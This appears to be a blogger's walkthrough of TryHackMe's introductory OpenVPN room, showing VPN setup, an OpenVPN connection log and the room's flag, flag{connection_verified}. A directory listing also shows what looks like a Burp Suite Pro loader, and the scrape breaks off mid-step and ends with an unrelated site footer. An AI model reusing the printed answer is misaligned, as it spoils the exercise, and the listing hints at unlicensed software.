
On TryHackMe you can deploy virtual machines that you can use to hack into and learn from. However, to access these machines you need to be connected to our network. You do this through using a VPN (similar to how you would connect to a work or school computer from home).

This VPN should be connected from your hacking machine, directly to the THM network. If your machine is a virtual machine, run the steps for the virtual machine, not the host machine.

Firstly, go to the access page and download your VPN configuration file. Then read the task that is suited for your computer.

Answer the questions below

Download your configuration file from the access page.




1. Download the OpenVPN GUI application.

2. Install the OpenVPN GUI application. Then open the installer file and follow the setup wizard.

3. Open and run the OpenVPN GUI application as Administrator.

4. The application will start running in the system tray. It's at the bottom of your screen, near the clock. Right click on th

For this CTF it is a walkthrough kind of ctf.



Task 3 Connecting with MacOS

Task 4 Connecting with Linux

Task 5 Using TryHackMe without a VPN

Task 6 Check you're connected


You can check if you're connected to our network by a green tick next to connected on the Network Information table on the access page.

Now verify that you're connected by deploying a machine and accessing its website. Deploy the machine on this task (**it will take a few minutes to boot**). Go to http://MACHINE_IP - can you see a website?

Answer the questions below

What is the flag displayed on the deployed machine's website?

Answer format: ****{*******************}



To access this machine, you need to either


Use a VPN		Use the AttackBox
Connect to our network via a VPN	or	Use a web-based attack machine (recommended)
See Instructions		Start AttackBox

Starting your machine.. please wait!

Hooray! Your machine has started. It may need a few minutes to become accessible. Access it via the AttackBox or OpenVPN.

On the 5th task, it says "Start Machine", Try hackme will give 2 types of IPs,


1. Attacker IP: when you connect to the network with VPN
2. Target IP: got when you start the machine



Title
OpenVPN - Check Connection

IP Address
Shown in 28s

Expires
59m 28s



Title
OpenVPN - Check Connection


IP Address
10.10.150.206

Expires
58m 34s

To do this CTF

Goto Access and Download your VPN file


This will give you A private IP address to look like an attacker and also to make u in same LAN with the Target machine.



Active Machine Information

Title	IP Address	Expires
OpenVPN - Check Connection	10.10.150.206	57m 34s

?
Add 1 hour
Terminate
83%
Task 1 Connecting to our network
Task 2 Connecting with Windows
Task 3 Connecting with MacOS



Access via OpenVPN

To access machines, you will need to connect to our network.

OpenVPN Access Details

VPN Server Name	EU-Regular-3
Server Status	✓
Connected	✗
Internal Virtual IP Address	0.0.0.0


VPN Server: EU-Regular-3

If you're switching for the first time, you will need to redownload your configuration file. For best performance, please use the server that's geographically closest to you.

To hack machines on TryHackMe you need to connect to our network

You can connect through OpenVPN, or a Kali Linux machine controlled in your browser.

Doing the task




```
┌──(nathan㉿Nathan)-[~]
└─$ cd Downloads

┌──(nathan㉿Nathan)-[~/Downloads]
└─$ ls
BurpSuiteLoader_v2022.7.jar  cacert.der                    readme_ru.pdf
burpsuite_pro_v2022.7.jar    Loader.jar                    README_v2022.7.txt
burpsuite_pro_v2022.7.zip    ngrok-v3-stable-linux-amd64   tech10geez.ovpn
```

```
┌──(nathan㉿Nathan)-[~/Downloads]
└─$ sudo openvpn tech10geez.ovpn
```


```
2023-02-03 09:22:51 Outgoing Data Channel: Using 512 bit message hash 'SHA512' f
or HMAC authentication
2023-02-03 09:22:51 Incoming Data Channel: Cipher 'AES-256-CBC' initialized with
 256 bit key
2023-02-03 09:22:51 Incoming Data Channel: Using 512 bit message hash 'SHA512' f
or HMAC authentication
2023-02-03 09:22:51 net_route_v4_best_gw query: dst 0.0.0.0
2023-02-03 09:22:51 net_route_v4_best_gw result: via 192.168.1.1 dev wlan0
2023-02-03 09:22:51 ROUTE_GATEWAY 192.168.1.1/255.255.255.0 IFACE=wlan0 HWADDR=0
6:0c:01:00:8c:6d
2023-02-03 09:22:52 TUN/TAP device tun0 opened
2023-02-03 09:22:52 net_iface_mtu_set: mtu 1500 for tun0
2023-02-03 09:22:52 net_iface_up: set tun0 up
2023-02-03 09:22:52 net_addr_v4_add: 10.18.7.181/17 dev tun0
2023-02-03 09:22:52 net_route_v4_add: 10.10.0.0/16 via 10.18.0.1 dev [NULL] tabl
e 0 metric 1000
2023-02-03 09:22:52 WARNING: this configuration may cache passwords in memory --
 use the auth-nocache option to prevent this
2023-02-03 09:22:52 Initialization Sequence Completed
```

This terminal doesnt have to be closed



You can check if you're connected to our network by a green tick next to connected page.


Now verify that you're connected by deploying a machine and accessing its website http://10.10.150.206 - can you see a website?



Answer the questions below

What is the flag displayed on the deployed machine's website?

flag{connection_verified}




Congratulations

You've completed the room! Share this with your friends:

Connecting to our network

Connecting with Windows




You're connected to the network!

flag{connection_verified}

For Additional Information

Youtube https://youtu.be/kJgZMcXv_nk

Hack the Box interface



ANNOUNCEMENT

Welcome Sherlocks: Investigation Labs for Blue Teamers!

PLAYERS

1043 Players Online

Hacker

